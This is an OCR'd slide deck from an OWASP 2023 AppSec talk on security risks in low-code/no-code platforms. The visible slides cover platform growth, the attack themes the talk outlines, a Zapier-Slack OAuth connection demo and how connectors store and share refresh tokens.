OWASP 2023 GLOBAL AppSec | DUBLIN IRELAND FEB 13-16

PRESENTED BY: MICHAEL BARGURY (@mbrg0)

Credential Sharing as a Service: the Dark Side of No Code

github.com/mbrg/talks

About me

- OWASP LCNC Top 10 project lead
- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- Dark Reading columnist

@mbrg0

DR bit.ly/lcsec

Disclaimer

This talk is presented from an attacker's perspective with the goal of raising awareness to the risks of underestimating the security impact of Low Code.

Low Code is awesome.

Outline


- Low Code in a nutshell
- Low Code attacks observed in the wild
  - Living off the land – account takeover, lateral movement, PrivEsc, data exfil
  - Hiding in plane sight
  - Leveraging predictable misconfigs from the outside
- How to defend
- The latest addition to your red team arsenal

OWASP 2023 GLOBAL AppSec | DUBLIN IRELAND FEB 13-16

Low-Code/No-Code in a Nutshell


github.com/mbrg/talks


Exponential Growth in Business Development




Why Low Code?

If this sounds familiar, its because it is








Tech evolution

Build everything

- If this than that automation
- Integrations
- Business apps
- Whole products
- Mobile apps



Available in every major enterprise

zapier

mx mendix

make formerly Integromat

servicenow

salesforce

Betty Blocks

Microsoft

outsystems

Appian

Recap

- ✓Available on every major enterprise
- ✓Has access to business data and powers business processes
- ✓Runs as SaaS (difficult to monitor)
- ✓Underrated by IT/Sec


OWASP 2023 GLOBAL AppSec | DUBLIN IRELAND FEB 13-16


Low Code Attacks In The Wild: Living off the land


github.com/mbrg/talks

youtu.be/5naPxs0fEJc

Step by step



Add a new app connection
Add a new app connection
slack
Slack
Forms for Slack
Dislack


Zapier is requesting permission to access the pwntoso Slack workspace | pwntoso Slack - Brave
pwntoso.slack.com/oauth?client_id=2165348927.2161329837&scope=channels...
slack
pwntoso
Zapier is requesting permission to access the pwntoso Slack workspace
What will Zapier be able to view?
Content and info about you
Content and info about channels & conversations
Content and info about your workspace
What will Zapier be able to do?
Perform actions as you
Perform actions in channels & conversations
Perform actions in your workspace
Cancel
Allow
Add a new app connection
Add a new app connection
slack
Slack
Forms for Slack
Dislack


New connection added
My connections 1
Slack @michaelbargury (pwntoso)
@michaelbargury (pwntoso) - added 21 seconds ago
Share
0
Zaps
by Kris S.

Behind the scenes

RESTful API defined in swagger




How does the app authenticate to slack?

How do different users get authenticated by the same app?

https://docs.microsoft.com/en-us/connectors/connectors


Behind the scenes



Storing and sharing refresh tokens

https://docs.microsoft.com/en-us/connectors/connectors

Ready, set, AUTOMATE!

